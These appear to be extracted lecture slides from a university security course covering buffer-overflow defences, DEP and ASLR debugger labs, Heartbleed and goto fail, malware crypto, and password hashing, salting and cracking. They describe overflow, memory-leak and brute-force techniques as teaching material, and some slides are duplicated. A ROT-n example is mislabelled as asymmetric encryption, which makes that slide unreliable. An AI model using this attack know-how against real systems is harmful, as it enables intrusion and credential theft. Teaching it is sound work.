- ▶ Imagine a banking application that does three step when updating an users balance:
  - ▶ Get stored balance
  - ▶ Calculate new balance
  - ▶ Save new balance
- ▶ Alice has 700 NOK in balance and makes a withdrawal of 500 NOK
- ▶ At the same time Bob deposits 1000 NOK into Alice's account
- ▶ How much money does Alice have now?

## Race condition example

- ▶ We don't know the execution order of these two users processes
- ▶ One possible scenario:
  - ▶ Bob's process reads the stored balance and calculates a new one ( $700+1000$ )
  - ▶ Alice's process reads the stored balance and calculates a new one ( $700-500$ ), and then stores it (200)
  - ▶ Bob's stores the new balance he calculated (1700)
  - ▶ Result: Alice's withdrawal was overwritten!
- ▶ Solution: A process has to lock the balance information before modifying it and others will have to wait until the process is done and opens up the lock

## Defences

## Prevention — safer functions

- ▶ C is infamous for its unsafe string handling functions:  
`strcpy`, `sprintf`, `gets`, ...
- ▶ Example: `strcpy`

```
char *strcpy( char *strDest , const char *strSource );
```

- ▶ Exception if source or destination buffer are null.
- ▶ Undefined if strings are not null-terminated.
- ▶ No check whether the destination buffer is large enough.

## Prevention — safer functions

- ▶ Replace unsafe string functions by functions where the number of bytes/characters to be handled are specified:  
`strncpy, _snprintf, fgets, ...`
- ▶ Example: `strncpy`

```
char *strncpy( char *strDest, const char *strSource,  
               size_t count );
```

- ▶ You still have to get the byte count right.
  - ▶ Easy if data structure used only within a function.
  - ▶ More difficult for shared data structures.
- ▶ Not guaranteed to null-terminate the buffer!

```
strncpy( s.name, source, MAX_NAME_SIZE+1 );  
s.name[MAX_NAME_SIZE] = '\0';
```

- ▶ OS specific libraries often provide even safer functions.

## Prevention — filtering

- ▶ Filtering inputs has been a recommended defence several times before in this lecture.
- ▶ **Whitelisting:** Specify legal inputs; accept legal inputs, block anything else.
  - ▶ Conservative, but if you forget about some specific legal inputs a legitimate action might be blocked.
- ▶ **Blacklisting:** Specify forbidden inputs; block forbidden inputs, accept anything else.
  - ▶ If you forget about some specific dangerous input, attacks may still get through.
- ▶ **Taint analysis:** Mark inputs from untrusted sources as tainted, stop execution if a security critical function gets tainted input; sanitizing functions produce clean output from tainted input.

## Prevention — type safety

- ▶ Type safety guarantees absence of **untrapped errors** by static checks and by runtime checks.
- ▶ The precise meaning of type safety depends on the definition of error.
- ▶ Examples: Java, C#, Perl, Python, etc.
- ▶ Languages needn't be typed to be safe: LISP
- ▶ Type safety is difficult to prove completely.

## Detection — code inspection

- ▶ Manual or tool based
- ▶ Catch known types of problems
- ▶ False positives are often a problem
- ▶ Static or dynamic analysis

## Detection — testing

- ▶ White-box testing: tester has access to source code.
- ▶ Black-box testing: when source code is not available.
- ▶ You do not need source code to observe how memory is used or to test how inputs are checked.
- ▶ Fuzzing: providing malformed input to an application while monitoring for crashes.
- ▶ Testing can only prove that errors are present, not that the software is free of errors.

## Other defences

- ▶ Mitigation: Least privilege
  - ▶ Limit privileges required to run code; if code running with few privileges is compromised, the damage is limited.
  - ▶ Do not activate options that are not needed.
  - ▶ Do not give users more rights than they need.
- ▶ Reaction: keep up to date
  - ▶ Apply security patches as soon as possible.

## Lesson learned

In the past, software was shipped in open configurations (generous access permissions, all features activated); user had to [harden](#) the system by removing features and restricting access rights.

Today, software often shipped in [locked-down](#) configurations; users have to activate the features they want to use.

## Broken abstractions

Treating the problems presented individually, would amount to [penetrate-and-patch](#) at a meta-level.

When looking for general patterns in insecure software, we see that familiar programming abstractions like [variable](#), [array](#), [integer](#), [data and code](#), [address](#), or [atomic transaction](#) are being implemented in a way that breaks the abstraction.

Software security problems can be addressed

- ▶ in the processor architecture,
- ▶ in the programming language we are using,
- ▶ in the coding discipline we adhere to,
- ▶ through checks added at compile time (e.g. canaries),
- ▶ and during software development and deployment.

## Summary

- ▶ Many of the problems listed may look trivial.
- ▶ There is no silver bullet:
  - ▶ Code-inspection: better at catching known problems, may raise false alarms.
  - ▶ Black-box testing: better at catching known problems.
  - ▶ Type safety: guarantees from an abstract (partial) model need not carry over to the real system.
- ▶ Experience in high-level programming languages may be a disadvantage when writing low level network routines.

## Exercise Task 4

## Exercise Task 4

### Part 1: Stack canaries

- ▶ Explain the principle of stack canaries, and how it protects specific pointers stored in a stack frame.
- ▶ What are the disadvantages of using stack canaries?
- ▶ Explain very roughly a scenario for attacking stack canaries so that buffer overflow attacks will not be detected.

## Exercise Task 4

### Part 2: Data Execution Prevention (DEP)/Non-executable stack (NX)

- ▶ Go to the Files folder in Canvas and download and extract lecture04.zip .
- ▶ Open vuln-sec.exe in Immunity Debugger, with the file input.bin as an argument.
- ▶ Open Process Explorer (procexp.exe) from Sysinternals, and check if vuln-sec.exe has ASLR and DEP enabled.
- ▶ Place a breakpoint (F2) at the address 0x00401027, and run (F9) until you hit the breakpoint.
- ▶ Step over (F8) the call to strcpy. Notice that strcpy overflows the return address of the current function.
- ▶ Single step (F7) until the function return, and we jump into the stack. What happens when we try to execute the NOPs?

## Exercise Task 4

### Part 3: Address space layout randomization (ASLR)

- ▶ Open vuln-sec2.exe in Immunity Debugger, with the file input.bin as an argument.
- ▶ Open Process Explorer (procexp.exe) from Sysinternals, and check if vuln-sec2.exe has ASLR and DEP enabled.
- ▶ Try to find the address of the call to strcpy (hint: offset 0x27 from the beginning of the file).
- ▶ Place a breakpoint (F2) at the address you found, and run (F9) until you hit the breakpoint.
- ▶ Step over (F8) the call to strcpy. Notice that strcpy overflows the return address of the current function.
- ▶ What happens when the function returns? In what way does it differ from what happened in Part 2?

## Exercise Task 4

### Part 4: DEP/NX and ASLR questions

- ▶ Explain the principle of DEP/NX.
- ▶ Describe a type of buffer overflow attack that cannot be prevented by DEP/NX.
- ▶ Explain the principle of ASLR.
- ▶ Is enabling ASLR for just the main executable sufficient, or should it be enabled for all the dynamically linked libraries as well?

Questions?

# Cryptography, passwords and software security

TEK5510 - Security in operating systems and software

Department of Technology Systems

2020

## Oblig / Mandatory exercise

- ▶ Available from Canvas
  - ▶ TEK5510 20H→Assignments→Oblig / Mandatory Exercise
- ▶ Use Canvas for delivery
- ▶ Due date:  
Wednesday 28th of October 2020 at 23:59

# Contents of the course

Overview

Executables and processes

Vulnerabilities (exploitation)

Cryptography, passwords, and software security

Operating systems (Linux, Windows)

Securing software

Hypervisors, hardware security

Web security

Other platforms: Mobile/IoT

# Cryptography, passwords, and software security

## Types of cryptographic methods

How malware uses crypto

Implementation errors in crypto

Password protection and cracking

### Goal

To understand the relationship between malware and cryptography and how passwords are protected and cracked.

# Cryptographic methods

Cryptography is used to encode information. Why?

- ▶ To hide its contents - Confidentiality
- ▶ To ensure that it is not changed - Integrity
- ▶ To make it unusable/inaccessible for others - Availability


# Cryptographic methods

We will talk about:

- ▶ Symmetric methods
- ▶ Asymmetric methods
- ▶ Hashing

## Symmetric methods

The same key is used for encryption and decryption. Applying the key twice returns the input.



Examples:

- ▶ Exclusive or (XOR) [https://en.wikipedia.org/wiki/Exclusive\\_or](https://en.wikipedia.org/wiki/Exclusive_or)
- ▶ Data Encryption Standard (DES)  
[https://en.wikipedia.org/wiki/Data\\_Encryption\\_Standard](https://en.wikipedia.org/wiki/Data_Encryption_Standard)
- ▶ Advanced Encryption Standard (AES)  
[https://en.wikipedia.org/wiki/Advanced\\_Encryption\\_Standard](https://en.wikipedia.org/wiki/Advanced_Encryption_Standard)

# XOR


XOR of two bits is the *Exclusive or* operation, 0 if the bits are equal and 1 if the bits are different.

Example:  $1101001 \oplus 11001100$

0	1	1	0	1	0	0	1
1	1	0	0	1	1	0	0
<b>1</b>	<b>0</b>	<b>1</b>	<b>0</b>	<b>0</b>	<b>1</b>	<b>0</b>	<b>1</b>

## Asymmetric methods

One key is used for encryption and another one for decryption.




Example: ROT-n (Rotation of the alphabet by n letters)

ABCDEFGHIJKLMNOPQRSTUVWXYZ  
RSTUVWXYZABCDEFGHIJKLMNOPQ

How about ROT-13?

# Modern asymmetric methods



## Public key and private key

Give your friends your public key, so they can encrypt their messages to you.  
Keep your private key private, so only you can decrypt the messages.

Example:

RSA [https://en.wikipedia.org/wiki/RSA\\_\(cryptosystem\)](https://en.wikipedia.org/wiki/RSA_(cryptosystem))

## Old and modern cryptography

Earlier the difficulty was to know which method was used to encrypt the plaintext.

With computers, several methods could be applied quickly, making the old methods insufficient.

Modern cryptography is based on known standard methods, but rely on the keys being secret.

# Hashing


Encoding methods that by design are slow to reverse.



Small difference in input gives large difference in output.

# Hashing

Hashing is used by anti-virus programs to detect malware.



Malware samples are hashed, and the hashes are stored in a blacklist. New programs are hashed, and their hashes are compared with the blacklist.

A small change gives a new hash value...

## Malware uses crypto to hide

- ▶ That it is malicious
  - ▶ Disguising the strings used for malicious activities
- ▶ What it is doing
  - ▶ Hiding configuration information, like a command-and-control domain
  - ▶ Saving information to an encrypted file before stealing it.
  - ▶ To store encrypted strings and decoding them just before they are needed

Strings and parts of the code can be encrypted (and packed) to obfuscate the contents of the program and make it look like legit software.

Communication with “home” may be encrypted to hide its contents.

## Malware uses “homemade” crypto

- ▶ Since standard algorithms are easily detected
- ▶ Simple algorithms obfuscate sufficiently and are compact
- ▶ “Homemade” implementations often contain bugs and weaknesses

## How to break the “homemade” crypto?

- ▶ Reverse the algorithm and reimplement it yourself. Then use it on the encrypted data.
- ▶ Use the decryption algorithms in the malware sample directly.
  - ▶ It is possible to call a specific function with your desired arguments.
  - ▶ Or use breakpoints while running the malware.

## How to find a decryption function

- ▶ The function is typically called before a system call.
  - ▶ Example: Before LoadLibraryA.
- ▶ The output from the function is input to the system call.
  - ▶ Example: The name of the library to be loaded.
- ▶ A decryption function often has many cross references.
- ▶ May be used only once, for example, to decrypt a blob that is written to a file.

## Example: dropshot

- ▶ [https://www.megabeets.net/  
decrypting-dropshot-with-radare2-and-cutter-part-1/](https://www.megabeets.net/decrypting-dropshot-with-radare2-and-cutter-part-1/)
- ▶ A malware that decrypts strings containing the names of libraries and system calls.
- ▶ Typical pattern for calling the decryption function.
- ▶ Example of a “homemade” crypto.
- ▶ How to decrypt all strings?
  - ▶ Find all calls to the decryption function.
  - ▶ Find the function argument (containing the encrypted string) for each call.
  - ▶ Reimplement the decryption function.
  - ▶ Call the decryption function with all arguments to find the system calls.

## Cryptographic issues

## Cryptographic issues

Today, developers have access to strong, well-understood cryptographic algorithms and primitives.

Even so, cryptographic issues continue to be a very common class of software vulnerabilities.

# Cryptographic issues

Bruce Schneier's essay *Security Pitfalls in Cryptography* gives a good overview of different types of attacks on cryptographic systems.

Schneier talks about attacks against:

- ▶ cryptographic designs
- ▶ implementations
- ▶ passwords
- ▶ hardware
- ▶ trust models
- ▶ users
- ▶ failure recovery
- ▶ cryptography

# Cryptographic issues

In this lecture, we will take a brief look on a couple of infamous implementation bugs and a more in-depth look at passwords and password security issues.

## Heartbleed

Heartbleed (CVE-2014-0160) was an implementation bug in the popular OpenSSL library.

It allowed an attacker to read the memory of the systems using the vulnerable versions of OpenSSL, without leaving a trace.

In practice, this meant leaking secret keys for certificates, user names and passwords, and emails and documents going through the vulnerable OpenSSL.



# Heartbleed

The TLS heartbeat extension is a keep-alive feature: one end of the connection sends a payload of arbitrary data to the other end, which then sends back an exact copy of the payload.

OpenSSL did not check if the payload data it received was of the length specified in the message header.

That meant the attacker could get OpenSSL to send more bytes from its memory, by lying about the payload length.

## Heartbeat sent to victim

SSLv3 record:

Length

4 bytes

HeartbeatMessage:

Type	Length	Payload data
TLS1_HB_REQUEST	65535 bytes	1 byte

---

## Victim's response

SSLv3 record:

Length

65538 bytes

HeartbeatMessage:

Type	Length	Payload data
TLS1_HB_RESPONSE	65535 bytes	65535 bytes

[http://www.theregister.co.uk/2014/04/09/heartbleed\\_explained/](http://www.theregister.co.uk/2014/04/09/heartbleed_explained/)

# Heartbleed

## HOW THE HEARTBLEED BUG WORKS:

SERVER, ARE YOU STILL THERE?  
IF SO, REPLY "POTATO" (6 LETTERS).



Secure connection using key "4538538374224".  
User Meg wants these 6 letters: POTATO. User  
ida wants pages about "irl games". Unlocking  
secure records with master key 5130985733435.



HMM...

User Olivia from London wants pages about  
"snakes in car why". Note: Files for IP 375.381.  
33.17 are in /tmp/files-3843. User Meg wants  
these 4 letters: BIRD. There are currently 34  
connections open. User Brendan uploaded the file  
testimage.jpg contents: 834ba9620ca9b9ff98a33-ff0

BIRD



SERVER, ARE YOU STILL THERE?  
IF SO, REPLY "HAT" (500 LETTERS).



POTATO

Secure connection using key "4538538374224".  
User Meg wants these 6 letters: POTATO. User  
ida wants pages about "irl games". Unlocking  
secure records with master key 5130985733435.



User Olivia from London wants pages about  
"snakes in car why". Note: Files for IP 375.381.  
33.17 are in /tmp/files-3843. User Meg wants  
these 4 letters: BIRD. There are currently 34  
connections open. User Brendan uploaded the file  
testimage.jpg contents: 834ba9620ca9b9ff98a33-ff0



SERVER, ARE YOU STILL THERE?  
IF SO, REPLY "BIRD" (4 LETTERS).



User Olivia from London wants pages about  
"snakes in car why". Note: Files for IP 375.381.  
33.17 are in /tmp/files-3843. User Meg wants  
these 4 letters: BIRD. There are currently 34  
connections open. User Brendan uploaded the file  
testimage.jpg contents: 834ba9620ca9b9ff98a33-ff0



BIRD. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "password". User John wants to upload a file.



User Olivia from London wants pages about  
"snakes in car why". Note: Files for IP 375.381.  
33.17 are in /tmp/files-3843. User Meg wants  
these 4 letters: BIRD. There are currently 34  
connections open. User Brendan uploaded the file  
testimage.jpg contents: 834ba9620ca9b9ff98a33-ff0

## Apple's “goto fail”

The “goto fail” (CVE-2014-1266) caused Apple devices to accept invalid certificates.

## Apple's "goto fail"

The "goto fail" (CVE-2014-1266) caused Apple devices to accept invalid certificates.

```
static OSStatus
SSLVerifySignedServerKeyExchange(...)
{
(...)

    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;

        err = sslRawVerify(...);

fail:
    (...)

    return err;
}
```

## Apple's "goto fail"

The "goto fail" (CVE-2014-1266) caused Apple devices to accept invalid certificates.

```
static OSStatus
SSLVerifySignedServerKeyExchange(...)
{
    ...
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;

        err = sslRawVerify(...);

fail:
    ...
    return err;
}
```

The problem is the duplicate `goto fail`: There is no curly braces after the `if` statement, and the second `goto fail` is always executed! The call to `sslRawVerify` is thus skipped, and the function returns with a 0 (no error).

## Some more reading material

- ▶ Lessons from the Debian/OpenSSL Fiasco  
<https://research.swtch.com/openssl>
- ▶ Why does cryptographic software fail? A case study and open problems  
<https://people.csail.mit.edu/nickolai/papers/lazar-cryptobugs.pdf>
- ▶ The many, many ways that cryptographic software can fail  
<https://medium.freecodecamp.org/why-does-cryptographic-software-fail-often-d660d3cdfdc5>
- ▶ got HW crypto? On the (in)security of a Self-Encrypting Drive series  
<https://eprint.iacr.org/2015/1002.pdf>

## Passwords

## Passwords as authentication

Providing a **user name** and a **password** is still the most common form of logging on to computer systems.

This can be seen as a two step process:

1. Identification — who you are (user name)
2. Authentication — proving that you are who you claim to be (password)

## Other ways of authenticating

Passwords belong to one of three categories of user authentication:

- ▶ knowledge-based authentication
  - ▶ something you *know*
  - ▶ passwords, passphrases
- ▶ ownership-based authentication
  - ▶ something you *have*
  - ▶ tokens (bank id OTP calculators, yubikeys)
- ▶ inherence-based authentication
  - ▶ something you *are/do*
  - ▶ biometrics (fingerprints, iris scan, . . . )

Multi-factor authentication (MFA) requires the use of multiple authentication mechanisms, typically from two or more of the above categories. Two-factor authentication (2FA) is the most common type of MFA, combining two different mechanisms.

# Attacking passwords

There are two major approaches for guessing passwords:

- ▶ Exhaustive search
  - ▶ Trying all possible combinations
  - ▶ Often called **brute force**
- ▶ Intelligent search
  - ▶ The idea is to reduce the search space
  - ▶ Guess based on personal information (names of friends, birthdays...)
  - ▶ Try generally popular passwords
  - ▶ Guess based on words in a dictionary (a **dictionary attack**)

## Password strength

The strength of a truly random password is a function of the size of the set of symbols allowed in the password, and the length of the password.

### Example

How many passwords are possible when the set of symbols are all alphanumerical characters (upper and lower case), and the password length is 6?

## Password strength

The strength of a truly random password is a function of the size of the set of symbols allowed in the password, and the length of the password.

### Example

How many passwords are possible when the set of symbols are all alphanumerical characters (upper and lower case), and the password length is 6?

The size of the set is 62 (A-Za-z0-9), and the possible combinations are:  
 $62^6 = 56800235584$

## Storing passwords

Storing passwords in cleartext is obviously a bad idea.

Storing passwords encrypted might seem like a good idea, but:

- ▶ anyone with access to the keys and the encrypted passwords can impersonate any user
- ▶ the keys must be protected from attackers

Storing the **hash value** of the password is the preferred method for storing passwords:

- ▶ the hash function is one-way, we cannot deduce the password from the hash
- ▶ similar passwords have totally different hashes
- ▶ the authentication function first computes hash of received password, then compares against stored hash value
- ▶ but there still are issues...

## Lookup and Rainbow table attacks

What if the attacker precomputes and stores the hash of probable passwords in a **lookup table**?

- ▶ Used to be infeasible due to the storage requirements.

A **rainbow table** is a precomputed table of passwords and their hashes, using clever methods for reducing the storage space required.

Using rainbow tables, the attacker can just lookup the stored password hash in the table and get back the password.

## Salting the password

To defend against rainbow table attacks, we can [salt](#) the password.

- ▶ Prepend or append random data (salt) to the password before hashing it
- ▶ Store the salt together with the password hash

Now two instances of the same password will get different hashes, and the attacker will have to crack each and every password.

### Example

Password	Salt	Hashing function call	What is stored
“secret”	None	sha1(“secret”)	e5e9fa1ba31ecd1ae84f75caaa474f3a663f05f4
“secret”	“asdf”	sha1(“asdfsecret”)	( “asdf”, aaba62303a3ec7983406aff8602ffbda9d346424 )
“secret”	“qwer”	sha1(“qwersecret”)	( “qwer”, 038fb19069cacc6865a66c25c0f39a663f70b8d )

## Bruteforcing password hashes

Modern day GPUs can compute billions of hashes per second.

Thus, slowing the attacker down becomes necessary.

This can be done by [key stretching](#) — making a weak key more secure against brute force attacks by increasing the time it takes to test each candidate key.

Some popular algorithms that uses key stretching are *PBKDF2* and *bcrypt*.

Simplistically, they do several rounds of hashing, using the output of one round as the input for the next. The number of rounds are given as a parameter, and recommended number of rounds are several thousand.

## Password policies

Choosing good random passwords is hard, and analyses of password dumps have shown that people often do choose poor passwords.

Password policies try to mitigate this by setting rules for:

- ▶ password length and complexity
  - ▶ requiring at length of 8 or more
  - ▶ requiring both upper-case and lower-case letters, one or more numeric digits
  - ▶ requiring special characters, such as #, !, %, ;, ...
- ▶ password duration
  - ▶ changing every 180 days
- ▶ password history
  - ▶ remembering and denying the use of old passwords
- ▶ password blacklisting
  - ▶ passwords containing patterns as “qwerty”, “password” etc...
  - ▶ passwords containing the user’s personal information


## Password policies

Helping the user choose strong passwords is a good thing, but:

- ▶ remembering dozens of strong, random passwords doesn't scale
- ▶ users will be tempted to reuse their password on other systems
- ▶ users will be tempted to write down the password on a piece of paper
- ▶ the use of password managers can be problematic
  - ▶ does the password leave the organization?
  - ▶ what if the password manager is compromised?
- ▶ users might create simple rules that technically follow the password policy, but make future passwords highly predictable given knowledge of the current one

# Passphrases

Passphrases can be a good alternative to traditional passwords, provided the words really are chosen randomly.



THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED  
EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS  
TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

## Exercise Task 5

## Exercise Task 5

### Part 1: Password length

Assume that a password can only contain the 26 characters from the alphabet.

- ▶ How many different passwords are possible if a password is at most  $n$ ,  $n = 4, 6, 8$ , characters long and there is no distinction between upper case and lower case characters?
- ▶ How many different passwords are possible if a password is at most  $n$ ,  $n = 4, 6, 8$ , characters long and passwords are case sensitive?

## Exercise Task 5

### Part 2: Brute force

Assume that passwords have length six and all alphanumerical characters, upper and lower case, can be used in their construction. How long will a brute force attack take on average if:

- ▶ it takes one tenth of a second to check a password?
- ▶ it takes a microsecond to check a password?

## Exercise Task 5

### Part 3: Hashes and salts

1. What is the advantage of storing password databases as hash values instead of in plaintext?
2. What is the advantage of storing passwords as salted hash values instead of just as hash values?

## Exercise Task 5

### Part 4: More hashes and salts

- ▶ Create a text file (`c:\pw.txt`) on your Windows 10 VM, and write a random string (without any linebreaks).
- ▶ Open a command prompt and use the command `certutil` to hash the file:  
`certutil -hashfile c:\pw.txt SHA1.`
- ▶ Make note of the hash value.
- ▶ Add a single character to the text file.
- ▶ Hash the file again, and note the hash value. Is it similar to the previous hash?
- ▶ Substitute the string with the word *secret*, and rehash the file. Do you get the same result as in the lecture slides?
- ▶ Try rehashing after appending the salt used in the slides.

## Exercise Task 5

### Part 5: Decryption

You have found the following data in binary format:  $d=000011110000111100000001$ . Reversing of the malware told you that you first need to xor the data with the string key, and thereafter reverse a Caesar cipher with a shift of 5. Decrypt it and write it as an ASCII string:

- 1 Write key in binary format using an ASCII table (e.g. a = 01100001) and xor the result with the data  $d$ .
- 2 Convert the result from binary format to ASCII.
- 3 Replace each letter with the letter five positions earlier in the alphabet (A-Z). Wrap around if necessary.

Perform the steps by hand to master the techniques.

Resource: <http://sticksandstones.kstrom.com/appen.html>

Questions?

# Windows security

TEK5510 - Security in operating systems and software

Department of Technology Systems

2020

## Oblig / Mandatory exercise

- ▶ Available from Canvas
  - ▶ TEK5510 20H→Assignments→Oblig / Mandatory Exercise
- ▶ Use Canvas for delivery
- ▶ Due date:  
Wednesday 28th of October 2020 at 23:59

# Contents of the course

Overview

Executables (program files)

Processes (running programs)

Vulnerabilities (exploitation)

Cryptography, passwords, and software security

**Operating systems (Linux, Windows)**

Securing software

Hypervisors, hardware security

Web security

Other platforms: Mobile/IoT

# Windows security

The logon process

Access control in Windows

Windows mitigation improvements

Goal

See how **general security principles** are implemented in Windows.

# Agenda

The previous lecture and this one focus on operating system security. Today we focus on Windows


- ▶ Architecture
- ▶ The logon process
- ▶ Local machine vs. domains
- ▶ Access control

# Architecture

- ▶ Kernel mode vs. user mode
- ▶ Security components in user mode:
  - ▶ Logon process (WinLogon)
  - ▶ Local Security Authority (LSA)
  - ▶ Security Account Manager (SAM)
- ▶ Security components in kernel mode:
  - ▶ Security Reference Monitor

